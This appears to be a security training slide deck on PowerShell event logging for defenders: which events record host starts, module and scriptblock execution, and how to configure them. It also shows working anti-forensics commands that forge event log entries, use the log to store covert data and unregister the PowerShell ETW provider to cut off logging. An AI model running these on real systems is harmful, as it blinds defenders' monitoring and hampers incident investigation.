PowerShell Logging - Classic Log - Engine Lifecycle Events (Event ID 400)



PowerShell Logging - Classic Log - Engine Lifecycle Events (Event ID 400)

Indicates when a PowerShell host process has started.

Valuable fields:

- HostApplication - PowerShell command line logging for free
- HostVersion - Useful for identifying PowerShell downgrade attacks
- HostName - The name of the PowerShell host. e.g. PSAttack uses a custom host name.

This log is not necessarily generated for all PowerShell hosts: e.g. Windows Troubleshooting Packs

PowerShell Logging - Classic Log - Pipeline Execution Events (Event ID 800)

- PowerShell “module logging” entries
- Available since PowerShell version 3
- Configured through GPO:
  - Administrative Templates/Windows Components/Windows PowerShell - Turn On Module Logging
  - [HKLM|HKCU]\SOFTWARE\Policies\Microsoft\Windows\PowerShell - EnableModuleLogging = 1
- EID events can be populated without module logging configured:
  - Any call to Add-Type
  - Any module loaded at runtime that sets LogPipelineExecutionDetails
    - see `Get-Help about_Eventlogs`

PowerShell Logging - Classic Log - Pipeline Execution Events (Event ID 800)

```
Details:
CommandInvocation(Add-Type): "Add-Type"
ParameterBinding(Add-Type): name="TypeDefinition"; value="        using System;
        using System.Runtime.InteropServices;
        using Microsoft.Win32.SafeHandles;

        namespace Crypto {
            public class NativeMethods {
                [DllImport("msvcrt.dll")]
                public static extern IntPtr memset(IntPtr dest, uint src, uint count);
```

Log Name:	Windows PowerShell		
Source:	PowerShell (PowerShell)	Logged:	10/24/2017 5:55:36 PM
Event ID:	800	Task Category:	Pipeline Execution Details
Level:	Information	Keywords:	Classic
User:	N/A	Computer:	DESKTOP-AS6F42P

PowerShell Logging - Classic Log

- Attackers can write whatever they want to the event log (even remotely)
- This enables an attacker to craft their own seemingly legitimate logs to hamper analysis
- Or allow the event log to be used as a C2 channel

PowerShell Logging - Classic Log

- Writing a fake event log

```
$Arguments = @('Windows PowerShell', '.', 'PowerShell')
$Instance = New-Object -TypeName Diagnostics.EventInstance -ArgumentList 400, 4
$PowerShellEventLog = New-Object -TypeName Diagnostics.EventLog -ArgumentList $Arguments
$PowerShellEventLog.WriteEvent($Instance, @('Available', 'None', 'Fake entry!!!'))
```

PowerShell Logging - Classic Log

- Writing and retrieving arbitrary data

```
Write-EventLog -LogName 'Windows PowerShell' -Source PowerShell -Category 4 -EventId 1337 -RawData @(0,1,2,3) -Message ' '

Get-EventLog -LogName 'Windows PowerShell' -Source PowerShell -InstanceId 1337 | Select-Object -ExpandProperty Data
```

PowerShell Logging - Modern Log

Most importantly, this log captures scriptblock execution events

```
Get-WinEvent -LogName Microsoft-Windows-PowerShell/Operational -
FilterXPath '*[System[EventID=4104 and Level=3]]'
```

PowerShell Logging - Modern Log

Dump event schema: `perfview.exe /nogui userCommand DumpRegisteredManifest Microsoft-Windows-PowerShell`

```
<event value="4097" symbol="ConnectTobeusedwhenoperationisjustexecutingamethod_V1" version="1" task="Connect" op
<event value="4098" symbol="ConnectTobeusedwhenoperationisjustexecutingamethod4098_V1" version="1" task="Connect
<event value="4099" symbol="ConnectTobeusedwhenoperationisjustexecutingamethod4099_V1" version="1" task="Connect
<event value="4100" symbol="NoneTobeusedwhenanexceptionisraised_V1" version="1" task="None" opcode="Tobeusedwhen
<event value="4101" symbol="NoneTobeusedwhenanexceptionisraised4101_V1" version="1" task="None" opcode="Tobeused
<event value="4102" symbol="NoneTobeusedwhenanexceptionisraised4102_V1" version="1" task="None" opcode="Tobeused
<event value="4103" symbol="NoneTobeusedwhenanexceptionisraised4103_V1" version="1" task="None" opcode="Tobeused
<event value="4104" symbol="StartingCommandOncreatecalls_V1" version="1" task="StartingCommand" opcode="Oncreate
<event value="4105" symbol="StartingCommandOpen(async)_V1" version="1" task="StartingCommand" opcode="Open(async
<event value="4106" symbol="StoppingCommandClose(Async)_V1" version="1" task="StoppingCommand" opcode="Close(Asy
<event value="7937" symbol="NoneTobeusedwhenoperationisjustexecutingamethod_V1" version="1" task="None" opcode="
<event value="7938" symbol="NoneTobeusedwhenoperationisjustexecutingamethod7938_V1" version="1" task="None" opco
<event value="7939" symbol="NoneTobeusedwhenoperationisjustexecutingamethod7939_V1" version="1" task="None" opco
<event value="7940" symbol="NoneTobeusedwhenoperationisjustexecutingamethod7940_V1" version="1" task="None" opco
```

PowerShell Logging - Modern Log

ETW Tampering - i.e. cut off the event supply from the source

```
logman query providers | findstr PowerShell
logman query providers Microsoft-Windows-PowerShell
$OriginalProvider = Get-EtwTraceProvider -SessionName EventLog-Application -Guid '{A0C1853B-5C40-4B15-8766-3CF1C58F985A}'
Remove-EtwTraceProvider -SessionName EventLog-Application -Guid '{A0C1853B-5C40-4B15-8766-3CF1C58F985A}'
Add-EtwTraceProvider -SessionName EventLog-Application -Guid '{A0C1853B-5C40-4B15-8766-3CF1C58F985A}' -MatchAnyKeyword ([UInt64] $OriginalProvider.MatchAnyKeyword)
```

www.specterops.io
@specterops
info@specterops.io